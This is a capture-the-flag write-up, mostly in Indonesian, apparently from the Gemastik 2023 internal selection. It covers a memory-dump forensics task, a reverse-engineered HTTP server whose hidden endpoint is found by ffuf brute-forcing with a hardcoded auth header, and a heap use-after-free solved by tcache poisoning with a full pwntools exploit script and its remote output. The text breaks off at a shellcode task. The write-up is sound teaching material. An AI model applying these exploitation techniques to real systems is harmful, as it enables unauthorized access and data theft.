
Process yang perlu untuk dicek sepertinya adalah **StikyNot.exe** karena program tersebut biasanya digunakan untuk menuliskan catatan sebagai pengingat. Langsung saja kami coba dump memory dari process **StikyNot.exe**. Kemudian kami ekstrak string dan kemudian kami grep.

```
index@localhost /mnt/d/CTF/Seleksi Internal Gemastik 2023/Pay up
 % strings -n 10 1968.dmp|grep -Ei "Pay|John|Douglass|bayar|utang"
pay richard sum generous amount (cuzt
ask douglass to repay the money\par
pay richard sum generous amount (cuz he's nice)\par
ask douglass to repay the money\par
pay richard sum generous amount (cuz he's nice)\par
ask douglass to repay the money\par
QpAYKpAYKp
Lp9PLpAYKp
=Qp9PLpAYKp
^C
```

Nama teman yang dimaksud di deskripsi adalah **richard**.
Flag: flag{richard}

REVERSE ENGINEERING

Just Another HTTP




Analysis:
Diberikan sebuah file ELF 64-bit.

```
index@localhost /mnt/d/CTF/Seleksi Internal Gemastik 2023/Just another HTTP
 % file chall
chall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[
sha1]=f5ed38422754fd4d553e297d396bc68c34071203, for GNU/Linux 3.2.0, not stripped
index@localhost /mnt/d/CTF/Seleksi Internal Gemastik 2023/Just another HTTP
 %
```


Ketika kita mencoba untuk menjalankan program tersebut.akan muncur error seperti berikut:

```
index@localhost /mnt/d/CTF/Seleksi Internal Gemastik 2023/Just another HTTP
 % ./chall
./chall: error while loading shared libraries: libPocoUtil.so.94: cannot open shared object file: No such file or directory
index@localhost /mnt/d/CTF/Seleksi Internal Gemastik 2023/Just another HTTP
 %
```


Error tersebut muncul disebabkan karena kita tidak mempunya library Poco di komputer kita. Ketika kita coba analisis file tersebut menggunakan IDA, kami menemukan beberapa string yang menarik.



Ketika kita coba telusuri string `**h4ck3r**` tersebut, kita akan menemukan fungsi createRequestHandler().



Kita tidak bisa men-decompile fungsi tersebut karena fungsinya terlalu besar.



Jadinya kami mencoba menggunakan Ghidra untuk men-decompile fungsi tersebut.

Selanjutnya kami coba analisa berdasarkan dokumentasi resmi dari library Poco. Setelah kami analisa hasil dari decompiler tersebut, kami menemukan beberapa point :

1. Terdapat fungsi Poco::Net::HTTPRequest::hasCredentials(), server akan mengecek apakah pada request terdapat informasi autentikasi dalam bentuk Authorization header. Jika iya maka akan melanjutkan ke proses pengecekan selanjutnya. Namun, jika tidak akan langsung menampilkan Error Not Found Page.
2. Terdapat fungsi Poco::Net::HTTPRequest::getCredentials(), server akan mencoba untuk memparsing credentials yang dikirimkan melalui Authorization header. Mengacu pada dokumentasi resminya, fungsi getCredentials() akan mereturn nilai scheme dan authinfo.

getCredentials P

```
void getCredentials(
    const std::string & header,
    std::string & scheme,
    std::string & authInfo
) const;
```

Returns the authentication scheme and additional authentication information contained in the given header of request.

Throws a NotAuthenticatedException if no authentication information is contained in the request.

   Scheme adalah metode authentication, seperti Bearer, Basic, dsb. Sementara, Authinfo adalah informasi token ketika menggunakan metode Bearer atau informasi credentials ketika menggunakan metode Basic.
3. Terdapat fungsi string compare, server akan mengecek apakah metode authentication/scheme bernilai “**h4ck3r**” atau tidak. Jika iya, maka akan lanjut ke pengecekan selanjutnya. Namun, jika tidak akan langsung menampilkan Error Not Found Page.

```
call    __ZNK4Poco3Net11HTTPRequest14hasCredentialsEv ; Poco::Net::HTTPRequest::hasCredentials(void)
movzx   eax, al
cmp     eax, 1
setz    al
test    al, al
jz      loc_1AC995
mov     rax, [rbp+var_80]
lea     rdx, [rbp+var_50]
lea     rcx, [rbp+var_70]
mov     rsi, rcx
mov     rdi, rax
call    __ZNK4Poco3Net11HTTPRequest14getCredentialsERNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEES8_
lea     rax, [rbp+var_70]
lea     rdx, aH4ck3r    ; "h4ck3r"
mov     rsi, rdx
mov     rdi, rax
call    __ZNKSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE7compareEPKc ; std::__cxx11::basic_string<cha
test    eax, eax
setz    al
test    al, al
jz      loc_1AC995
lea     rax, [rbp+var_50]
lea     rdx, a1337      ; "1337"
```

4. Terdapat fungsi compare. server akan mengecek apakah authinfo bernilai `**1337**` atau tidak. Jika iya, maka akan lanjut ke pengecekan selanjutnya. Namun, jika tidak akan langsung menampilkan Error Not Found Page.
5. Selanjutnya, server akan menampilkan page sesuai dengan path yang kita request.

Menurut hint yang diberikan, flag ada pada salah satu endpoint. Ide kami adalah dengan mem-bruteforce path tersebut. Untuk itu, kita perlu list path nya terlebih dahulu. Kami menggunakan command strings untuk mengekstrak list dari path nya.


```
index@localhost /mnt/d/CTF/Seleksi Internal Gemastik 2023/Just another HTTP
 % strings -n 10 chall|grep /
/lib64/ld-linux-x86-64.so.2
<html><head><head><title>Welcome to Gemastik Internal Selection</title></head>
<body><h1>Welcome to Gemastik Internal Selection</h1><p>
</p></body></html>
<html><head><head><title>Hello Hacker</title></head>
<body><h1>Hello Hacker</h1><p>
<html><head><head><title>My  HTTP Server in C++ </title></head>
<body><h1>PAGE NOT FOUND, SORRY!</h1><p>
/SkfBhqFfoClEmFPsThbCVTOt
/VgiiNFtepIuLZnCsZBpHgotK
/ImcauhwMCOcAgirRzoabVwEG
/vMVpcxpBtLxImsLPWwYejXUf
/rtmnvxyjPUkeNeKkFtOxpJqn
/TNPrkjNzLoXXtahnGAvDBHIs
/pEgBBQcvWPcxEdvflHtXMMLE
/cKdDyVGVixDrvidCErXmlUvV
/YGjuslNAhKlFIbuNzpfCewLW
/MYvFWEzYqqdcLQylfTvkMKJH
/BgQnLdJleFhfkMObUMlQqwFJ
/gCSPpuwbpAYVnbxHhsSvYSkB
/xqCIRWwDgpSUYLltwcEyUuwA
/oEgFpAmTAJrcxNfsmBXOGQMH
/iUWYQheQtFjCIEFTOSpVdTaa
/mJYNpMPDQIsBHsFhkhDvWTQl
/csJYKjdwHZcPWCJNowUMxwRD
/QlepjycpUUgNYeTZdbspKFJR
/hcYCkECzdEerrkpZMECvNxmz
/mLrUZVYXpFvZCDRKFeNKsahN
/eZflWCkonhZYFXLAGtwPhKmx
/GEwPcgyrZPFVWxsJxKXsUspA
```

Ternyata, terdapat sebanyak 999 endpoint yang berhasil kita ekstrak.

```
/WAHsWjvwtfGMYPUpIrYWecPP
/tjhfjxLhJupbblcwdWfnGAFS
/sGONXMkHzxNiWRflddaEFjIa
/wCbYxjRrCEhfqIOewGchUGpV
/ewDiBbVTSuiFpFHNshpnayvG
/rXoMBywNVUvwCfmjSMrCmfIa
/ZmyxVnTJVUZiaRxRSpFuLofG
/oKnGTtdpdVdxxyylEnxdjyCR
/NgUqNpRLqHBeIypcdxjzBUgP
/rdpBlOYIatoPOZUEoDknvFuy
/eeADHJVCPsAnOMBRxLreiJzs
/qqjrrvinFKjTCVKxfGzqFaIw
/NXAozmjwfhDLDjlbZLACIHMi
/qMdEKdGDzlKaZkEEqeDxxvow
/KHdMnJjrMGfjkTSCRjmvHVOc
/MsYLjaLUACPbatfUQFiuWpvE
/xbJmPuVuMWbozIfJrZEqSnbM
/kiUkhZEvCVJSKXsldHljEIlb
/aeFMkAVCUylSMfexGhKChWxj
/DXRieaXOoPvzieoolAnALFBk
/pBaghsxOWlNbeeROIZZosUfq
/bYWNhIqrmkulwyGzsJwlLdWa
/GEhYXPQEwrwbXxyiNsYMcNsW
/xejGcQMmXgisjYFUgeqQyPAZ
/XmFrrbfeysAWkbZOnZTnGPtm
/vNBrCIYyWVAqDXRgglZeoVcG
/pllmrVYvlwxhDrOMkbwChOQe
/pxBDdjozqzIQttbHtlyxFczf
```

Selanjutnya kami, tinggal bruteforce saja dengan list path yang sudah kita dapatkan sebelumnya. Kami menggunakan tools ffuf untuk mem-bruteforce path tersebut. Kita menggunakan filter string `**f4k3**` karena string tersebut adalah bagian dari fake flag.

```
index@localhost /mnt/d/CTF/Seleksi Internal Gemastik 2023/Just another HTTP
 % ffuf -t 10 -w wordlist.txt -u http://23.94.73.203:9999FUZZ -H "Authorization: h4ck3r 1337" -fr "f4k3"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://23.94.73.203:9999FUZZ
 :: Wordlist         : FUZZ: /mnt/d/CTF/Seleksi Internal Gemastik 2023/Just another HTTP/wordlist.txt
 :: Header           : Authorization: h4ck3r 1337
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 10
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Regexp: f4k3
________________________________________________

[Status: 200, Size: 137, Words: 7, Lines: 1, Duration: 202ms]
    * FUZZ: /tjlaEVVLRIpfYRPCMALBDpOF

:: Progress: [999/999] :: Job [1/1] :: 48 req/sec :: Duration: [0:00:20] :: Errors: 0 ::
```



Flag: flag{ini_bukan_soal_web?_8ae1}

PWN

afafafaf

tldr;

1. Use After Free (UAF) vulnerability that allow us to write to a free'd chunk
2. overwrite free'd chunk metadata to poison the tcache to point to flag address
3. Request malloc twice, once for the previously free'd chunk, second for the poisoned tcache that points to the flag address
4. read the contents of the third malloc (read the flag)

Analysis:
Given a binary ***a.out***, the first thing we will do is to check the binary type and its security implementation.

```
$ file a.out
a.out: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
GNU/Linux 3.2.0,
BuildID[sha1]=6906bdcafb119ccd3e31b4c6839966c395ece466, not stripped

$ checksec --file=a.out
RELRO
Full RELRO
STACK CANARY
No canary found
NX
NX enabled
PIE
PIE enabled
```

basic analysis summary:

- ***x64 least-bit ELF*** binary
- ***dynamically linked***, so it'll depend on system library
- ***not stripped***, it'll be easier for us to reverse engineer
- ***Full RELRO***, means that the GOT entry table is not writable
- ***No Stack Canary***, means no additional checks if the stack is overflown
- ***NX enabled***, means the stack is not executable
- ***PIE enabled***, means that the base address of the program is randomized for each running processes

Next, let's try to decompile the binary, below is the relevant code snippet that ghidra has decompiled.

```
void solvthistak(void){
  int iVar1;
```

```
void *malloc;
long in_FS_OFFSET;
int choice;
int id_num;
undefined id_string [8];
undefined8 local_10;
do {
  while( true ) {
    while( true ) {
      while( true ) {
        menu();
        puts("[1]add / [2]delete / [3]read / [4]write");
        printf("> ");
        iVar1 = __isoc99_scanf("%d",&choice);
        if (iVar1 == 1) break;
        _IO_getc(stdin);
        puts("errno.");
      }
      if (choice != 1) break;
      id_num = getid(id_string);
      if (id_num != -1) {
        pop4heap(id_num);
        printf("[+] %s = malloc(0x50);\n",id_string);
        malloc = ::malloc(0x50);
        (&address)[id_num] = malloc;
      }
    }
    if (choice != 2) break;
    id_num = getid(id_string);
    if (id_num != -1) {
      printf("[+] free(%s);\n",id_string);
      free((void *)(&address)[id_num]);
      push2heap(id_num);
    }
  }
  if (choice == 3) {
    id_num = getid(id_string);
    if (id_num != -1) {
      printf("[+] puts(var %s);\n",id_string);
      printf("[+] %s\n",(&address)[id_num]);
    }
  }
  else if (choice == 4) {
```


```
      id_num = getid(id_string);
      if (id_num != -1) {
        printf("[+] gets( %s, 0x10);\n",id_string);
        printf("> ");
        read(0,(void *)(&address)[id_num],0x10);
        puts("[+] OK.");
      }
    }
    else {
      puts("Invalid choice.");
    }
  } while( true );
}
```

In an essence, this code will loop over through its execution and prompt user with an input that allows:

1. calls 80 bytes of malloc and saves up to chunk address in global array which is identified with (Q, W, E) respectively using the ***getid()*** function
2. delete (or rather free) chunk of malloc allocation
3. read the contents of the chunk
4. fill and edit the user data within that chunk allocation

The bug here lies within the 4th command –write to user data–, the program doesn't do any checks to disallow write to a free'd chunk thus enabling a Use After Free vulnerability allowing us to do a tcache poisoning attack with manipulating the free'd chunk metadata.


The way this works is because tcache forms a linked list to keep track of free'd chunks. Below is a simplified diagram I made to illustrate and hopefully make it easier to understand:




because tcache always points to the last free'd chunk. It means if next we free chunk **b**, the will points to **b**, but how the tcache will know a chunk is also free and is available to use next?

this is where the **fd** metadata comes to play, upon freeing chunk **b**, the heap manager assume that the user data of that chunk is no longer in use and thus are able to use those overwrite those section with useful metadata to store useful data, such as the **fd** pointer. This way, when chunk **b** is being free'd, it will store wherever the current tcache is pointing to (in this case chunk **a**) to its **fd** metadata of the chunk that is being free'd (in this case chunk

b). Next, the heap manager will replace the tcache pointer so it will point to the chunk that is just being free'd. The heap now roughly looks as follows:



Next, if the program asks for another malloc allocation, the heap manager will check what the tcache is pointing to, if its a ***NULL***, then it will allocate a new chunk to be used, however if the tcache contain a pointer, then it will use an address pointed by it and reuse the it as a new chunk returned by malloc.



The tcache will then, overwrite its pointer to whatever the ***fd*** points at. If it's NULL (or not pointing to anything), then there's no free chunks available anymore.

Disclaimer: the heap manager is very complex, and there are a lot of types of bin exist and the flow of free and malloc allocation of the heap depends on some factor one of which is the size of the malloc. In this case it will use the tcache bin, but for bigger allocation it will use another type of bin that works in a very different way. to read more about this follow this link: https://azeria-labs.com/heap-exploitation-part-2-glibc-heap-free-bins/

```
void setup(void){
  FILE *__stream;

  setbuf(stdin,(char *)0x0);
  setbuf(stdout,(char *)0x0);
  setbuf(stderr,(char *)0x0);
  __stream = fopen("flag.txt","r");
  flag = malloc(0x50);
  if (__stream == (FILE *)0x0) {
    puts("yah error ngab");
```

```
    exit(1);
  }
  fread(flag,1,0x50,__stream);
  fclose(__stream);
  malloc(0x100);
  return;
}
```


The above function reads the flag into the binary and saves it in the heap memory. We can check this by using ***gdb-pwndbg `vis_heap_chunks`***.

```
0x555555603470  0x00007ffff7f950a0      0x0000000000000061      .P......a.......
0x555555603480  0x6661557b67616c66      0x6e646c756f68735f      flag{Uaf_shouldn
0x555555603490  0x5f615f65625f7427      0x676e656c6c616863      't_be_a_challeng
0x5555556034a0  0x00000000000a7d65      0x0000000000000000      e}..............
0x5555556034b0  0x0000000000000000      0x0000000000000000      ................
0x5555556034c0  0x0000000000000000      0x0000000000000000      ................
```


Exploitation:
with this we can get an attack vector idea as follows:

1. Request a malloc allocation and free it
2. Edit the first 8 bytes –the ***fd*** metadata– of the free'd chunk to a pointer to flag chunk, manipulating tcache into thinking that there's another free chunk and will allocate into that address that the ***fd*** points to next after the current chunk has been allocated.
3. Request an allocation that will allocate the first free'd chunk that we just corrupt
4. Request another allocation that because of reason explained above will allocate to the chunk that contains the flag
5. Read the contents of the flag chunk

Initially if we didn't manipulate the heap should look something like this:



Thus if the program calls for another malloc it will reallocate the chunk b and ask for a new chunk address instead. However because we manipulate the ***fd*** it will look something like this:



and in this case, we will set the **fd** to point to the address of the flag chunk.

Solver script:

```python
#!usr/bin/python3
from pwn import *

# ===========================================================
#                          SETUP
# ===========================================================
exe = './a.out_patched'
elf = context.binary = ELF(exe, checksec=True)
libc = '/lib/x86_64-linux-gnu/libc.so.6'
libc = ELF(libc, checksec=False)
context.log_level = 'debug'
host, port = '157.230.247.65', 9001

def start(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
'''.format(**locals())

def add(id):
    io.sendlineafter(b'>', b'1')
    io.sendlineafter(b':', id.encode())

def delete(id):
    io.sendlineafter(b'>', b'2')
    io.sendlineafter(b':', id.encode())

def read(id):
    io.sendlineafter(b'>', b'3')
```

```python
    io.sendlineafter(b':', id.encode())
    return io.recvline()

def write(id, message):
    io.sendlineafter(b'>', b'4')
    io.sendlineafter(b':', id.encode())
    io.sendlineafter(b'>', message)

# ===========================================================
#                          EXPLOITS
# ===========================================================
io = start()
rop = ROP(exe)

flag_addr = int(io.recvline()[5:-2], 16) - 0x10
info('flag address: %#x', flag_addr)

add('Q')
delete('Q')
write('Q', flat(flag_addr))

add('W')
add('E')
read('E')

io.interactive()
```

```
[+] Opening connection to 157.230.247.65 on port 9001: Done
[*] Loaded 14 cached gadgets for './a.out_patched'
[*] flag address: 0x5578bd111230
[*] Switching to interactive mode
[+] flag{Uaf_shouldn't_be_a_challenge}


 ═══ WHATIF ═══
   Q = 0x5578bd111120
   W = 0x5578bd111120
   E = 0x5578bd111240
 ═══════════════════

[1]add / [2]delete / [3]read / [4]write
> $
```

Flag: flag{Uaf_shouldn't_be_a_challenge}

popping around shell

tldr;

provide a shellcode that bypasses limitation to spawn shell on remote machine

Analysis:

